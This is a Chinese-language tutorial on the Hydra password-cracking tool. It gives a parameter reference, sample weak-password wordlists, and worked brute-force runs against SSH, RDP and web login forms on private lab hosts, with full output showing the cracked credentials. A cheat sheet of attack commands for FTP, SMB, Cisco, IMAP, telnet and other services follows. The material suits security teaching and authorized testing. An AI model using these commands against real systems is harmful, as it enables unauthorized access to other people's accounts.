Hydra(爆破神器)使用方法

Hydra 使用的语法如下

hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e ns]

[-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-f] [-s PORT] [-S] [-vV]

server service [OPT]

参数	用途
`-l`	指定单个用户名，适合在知道用户名爆破用户名密码时使用
`-L`	指定多个用户名，参数值为存储用户名的文件的路径(建议为绝对路径)
`-p`	指定单个密码，适合在知道密码爆破用户名时使用
`-P`	指定多个密码，参数值为存贮密码的文件(通常称为字典)的路径(建议为绝对路径)
`-C`	当用户名和密码存储到一个文件时使用此参数。注意，文件(字典)存储的格式必须为 "用户名:密码" 的格式。
`-M`	指定多个攻击目标，此参数为存储攻击目标的文件的路径(建议为绝对路径)。注意：列表文件存储格式必须为 "地址:端口"
`-t`	指定爆破时的任务数量(可以理解为线程数)，默认为16
`-s`	指定端口，适用于攻击目标端口非默认的情况。例如：http服务使用非80端口
`-S`	指定爆破时使用 SSL 链接
`-R`	继续从上一次爆破进度上继续爆破
`-v/-V`	显示爆破的详细信息
`-f`	一但爆破成功一个就停止爆破
server	代表要攻击的目标(单个)，多个目标时请使用 `-M` 参数
service	攻击目标的服务类型(可以理解为爆破时使用的协议)，例如 http ，在hydra中，不同协议会使用不同的模块来爆破，hydra 的 **http-get** 和 **http-post** 模块就用来爆破基于 **get** 和 **post** 请求的页面
OPT	爆破模块的额外参数，可以使用 `-U` 参数来查看模块支持那些参数，例如命令：`hydra -U http-get`

指定服务名，支持的服务和协议：

telnet ftp pop3[-ntlm] imap[-ntlm] smb smbnt http[s]-{head|get} http-{get|post}-form http-proxy cisco cisco-enable vnc ldap2 ldap3 mssql mysql oracle-listener postgres nntp socks5 rexec rlogin pcnfs snmp rsh cvs svn icq sapr3 ssh2 smtp-auth[-ntlm] pcanywhere teamspeak sip vmauthd firebird ncp afp 等等

Hydra 实例介绍

1、 创建破解字典：

手动创建用户名字典和密码字典，这里只是为了演示，只加了几个用户名和弱口令。真正破解时，需要利用密码字典生成器生成强大的字典。Kali 系统再/usr/share/wordlist 下面有一些常用的字段，也可以利用 pentestdb-master 和 pydictor 生成强大的社工字典。

```
root@kali:/home/hydra# cat users.txt
root
david
linux
kali
zhangsan
admin
root
mysql
kai
```

```
root@kali:/home/hydra# cat password.txt
admin
admin123
amdin123456
adb123
1qaz2wsx
abc123
123456
password
root
```

2、破解 ssh：

hydra -L users.txt -P password.txt -vV -e ns ssh://172.16.1.192 -f -t 10

```
^C
root@kali:/home/hydra# hydra -L users.txt  -P password.txt -vV -e ns ssh://172.16.1.192 -f -t 10
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or f
poses.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-31 04:46:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous ses
 prevent overwriting, ./hydra.restore
[DATA] max 10 tasks per 1 server, overall 10 tasks, 130 login tries (l:10/p:13), ~13 tries per task
[DATA] attacking ssh://172.16.1.192:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@172.16.1.192:22
[INFO] Successful, password authentication is supported by ssh://172.16.1.192:22
```

破解成功，直接显示结果。

```
[ATTEMPT] target 172.16.1.192 - login "mysql" - pass "admin" - 103 of 130 [child 0] (0/0)
[ATTEMPT] target 172.16.1.192 - login "mysql" - pass "kai" - 104 of 130 [child 8] (0/0)
[ATTEMPT] target 172.16.1.192 - login "kai" - pass "kai" - 105 of 130 [child 3] (0/0)
[ATTEMPT] target 172.16.1.192 - login "kai" - pass "" - 106 of 130 [child 5] (0/0)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 5
[22][ssh] host: 172.16.1.192   login: kai   password: kai
[STATUS] attack finished for 172.16.1.192 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-31 04:47:20
root@kali:/home/hydra#
```

也可以使用 -o 选项指定结果输出文件。

hydra -L users.txt -P password.txt -vV -e ns ssh://172.16.1.192 -f -o ./result.log


```
root@kali:/home/hydra# more result.log
# Hydra v9.0 run at 2020-05-31 04:48:21 on 172.16.1.192 ssh (hydra -L users.txt -P password.txt -vV -e ns -f -o ./res
log ssh://172.16.1.192)
[22][ssh] host: 172.16.1.192   login: kai   password: kai
root@kali:/home/hydra#
```

在 xshell 工具中输入

```
Canceled.

Type `help' to learn how to use Xshell p
[C:\~]$ ssh 172.16.1.192

Connecting to 172.16.1.192:22...
Connection established.
To escape to local shell, press Ctrl+Alt
```



输入密码后可以直接登陆到系统的 shell 环境

```
Type `help' to learn how to use Xshell prompt.
[C:\~]$ ssh 172.16.1.192

Connecting to 172.16.1.192:22...
Connection established.
To escape to local shell, press Ctrl+Alt+].

Linux kali 4.19.0-kali4-amd64 #1 SMP Debian 4.19.28-2kali1 (2019-03-18) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat May 30 23:05:34 2020 from 172.16.1.121
Could not chdir to home directory /home/kai: No such file or directory
/usr/bin/xauth:  error in locking authority file /home/kai/.Xauthority
$
```

2、破解 RDP 协议

#hydra -l administrator -P password.txt -vV -o ./rdp.log 192.168.10.198 rdp


```
-W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 12 login tries (l:1/p:12), ~3 tries per task
[DATA] attacking rdp://192.168.10.198:3389/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.10.198 - login "administrator" - pass "adminadmin" - 1 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.10.198 - login "administrator" - pass "admin123" - 2 of 12 [child 1] (0/0)
[ATTEMPT] target 192.168.10.198 - login "administrator" - pass "amdin123456" - 3 of 12 [child 2] (0/0
[ATTEMPT] target 192.168.10.198 - login "administrator" - pass "adb123" - 4 of 12 [child 3] (0/0)
[ATTEMPT] target 192.168.10.198 - login "administrator" - pass "1qaz2wsx" - 5 of 12 [child 1] (0/0)
[ATTEMPT] target 192.168.10.198 - login "administrator" - pass "abc123" - 6 of 12 [child 2] (0/0)
[ATTEMPT] target 192.168.10.198 - login "administrator" - pass "123456" - 7 of 12 [child 3] (0/0)
[ATTEMPT] target 192.168.10.198 - login "administrator" - pass "password" - 8 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.10.198 - login "administrator" - pass "root" - 9 of 12 [child 1] (0/0)
[ATTEMPT] target 192.168.10.198 - login "administrator" - pass "admin" - 10 of 12 [child 3] (0/0)
[ATTEMPT] target 192.168.10.198 - login "administrator" - pass "kai" - 11 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.10.198 - login "administrator" - pass "redhat123." - 12 of 12 [child 2] (0/0
[STATUS] attack finished for 192.168.10.198 (waiting for children to complete tests)
3389][rdp] host: 192.168.10.198   login: administrator   password: redh
of 1 target successfully completed, 1 valid password found
ydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-31 05:03:28
```

3、破解 web 登陆

(1) GET 提交参数

GET 方式提交相对 POST 方式更简单，我们直接看 POST 方式

(2) POST 提交参数



以靶场为例，POST 提交数据到后台，利用 wireshark 抓包如下

Hydra 提交 POST 数据爆破如下

hydra -L users.txt -P password.txt -o password.txt -f 192.168.10.198 http-post-form "/brick/content-5/index.php:username=^USER^&passwd=^PASS^&submit=Submit:S=Username" -vV

说明：

/brick/content-5/index.php 代表请求目录，用：分隔参数，^USER^和^PASS^代表是攻击载荷，S=后面是代表密码正确时的关键字符串 ；

```
root@kali:/home/hydra# hydra -l admin -P password.txt -o post.lst -f 192.168.10.198 http-post-form "/brick/content-5/inde
x.php:username=^USER^&passwd=^PASS^&submit=Submit:S=User name" -vV
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal pur
poses.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-31 05:45:36
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:1/p:12), ~1 try per task
[DATA] attacking http-post-form://192.168.10.198:80/brick/content-5/index.php:username=^USER^&passwd=^PASS^&submit=Submit
:S=User name
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.10.198 - login "admin" - pass "adminadmin" - 1 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.10.198 - login "admin" - pass "admin123" - 2 of 12 [child 1] (0/0)
[ATTEMPT] target 192.168.10.198 - login "admin" - pass "amdin123456" - 3 of 12 [child 2] (0/0)
[ATTEMPT] target 192.168.10.198 - login "admin" - pass "adb123" - 4 of 12 [child 3] (0/0)
[ATTEMPT] target 192.168.10.198 - login "admin" - pass "1qaz2wsx" - 5 of 12 [child 4] (0/0)
[ATTEMPT] target 192.168.10.198 - login "admin" - pass "abc123" - 6 of 12 [child 5] (0/0)
[ATTEMPT] target 192.168.10.198 - login "admin" - pass "123456" - 7 of 12 [child 6] (0/0)
[ATTEMPT] target 192.168.10.198 - login "admin" - pass "password" - 8 of 12 [child 7] (0/0)
[ATTEMPT] target 192.168.10.198 - login "admin" - pass "root" - 9 of 12 [child 8] (0/0)
[ATTEMPT] target 192.168.10.198 - login "admin" - pass "admin" - 10 of 12 [child 9] (0/0)
[ATTEMPT] target 192.168.10.198 - login "admin" - pass "kai" - 11 of 12 [child 10] (0/0)
[ATTEMPT] target 192.168.10.198 - login "admin" - pass "redhat123." - 12 of 12 [child 11] (0/0)
[VERBOSE] Page redirected to http://192.168.10.198/brick/content-5/index.php
[STATUS] attack finished for 192.168.10.198 (waiting for children to complete tests)
[80][http-post-form] host: 192.168.10.198   login: admin   password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-31 05:45:37
root@kali:/home/hydra#
```

当然 HTTP 协议的爆破还是利用 BurpSuit 工具较为方便。

五、其他类型密码破解

- 破解 ftp：

hydra ip ftp -l 用户名 -P 密码字典 -t 线程(默认 16) -vV

hydra ip ftp -l 用户名 -P 密码字典 -e ns -vV

- get 方式提交，破解 web 登录：

hydra -l 用户名 -p 密码字典 -t 线程 -vV -e ns ip http-get /admin/

hydra -l 用户名 -p 密码字典 -t 线程 -vV -e ns -f ip http-get /admin/index.php

- post 方式提交，破解 web 登录：

该软件的强大之处就在于支持多种协议的破解，同样也支持对于 web 用户界面的登录破解，get 方式提交的表单比较简单，这里通过 post 方式提交密码破解提供思路。该工具有一个不好的地方就是，如果目标网站登录时候需要验证码就无法破解了。带参数破解如下：

```
<form action="index.php" method="POST">
<input type="text" name="name" /><BR><br>
<input type="password" name="pwd" /><br><br>
<input type="submit" name="sub" value="提交">
</form>
```

假设有以上一个密码登录表单，我们执行命令：

```
# hydra -l admin -P pass.lst -o ok.lst -t 1 -f 127.0.0.1 http-post-form
"index.php:name=^USER^&pwd=^PASS^:<title>invalido</title>"
```

说明：破解的用户名是 admin，密码字典是 pass.lst，破解结果保存在 ok.lst，-t 是同时线程数为 1，-f 是当破解了一个密码就停止，ip 是本地，就是目标 ip，http-post-form 表示破解是采用 http 的 post 方式提交的表单密码破解。

后面参数是网页中对应的表单字段的 name 属性，后面<title>中的内容是表示错误猜解的返回信息提示，可以自定义。

- 破解 https：

hydra -m /index.php -l muts -P pass.txt 10.36.16.18 https

- 破解 teamspeak：

hydra -l 用户名 -P 密码字典 -s 端口号 -vV ip teamspeak

- 破解 cisco：

hydra -P pass.txt 10.36.16.18 cisco

hydra -m cloud -P pass.txt 10.36.16.18 cisco-enable

- 破解 smb：

hydra -l administrator -P pass.txt 10.36.16.18 smb

- 破解 pop3：

hydra -l muts -P pass.txt my.pop3.mail pop3

- 破解 rdp：

hydra ip rdp -l administrator -P pass.txt -V

- 破解 http-proxy：

hydra -l admin -P pass.txt http-proxy://10.36.16.18

- 破解 imap：

hydra -L user.txt -p secret 10.36.16.18 imap PLAIN

hydra -C defaults.txt -6 imap://[fe80::2c:31ff:fe12:ac11]:143/PLAIN

- 破解 telnet

hydra ip telnet -l 用户 -P 密码字典 -t 32 -s 23 -e ns -f -V

总结

此工具强大之处远多于以上测试，其密码能否破解关键在于强大的字典，对于社工型渗透来说，有时能够得到事半功倍的效果。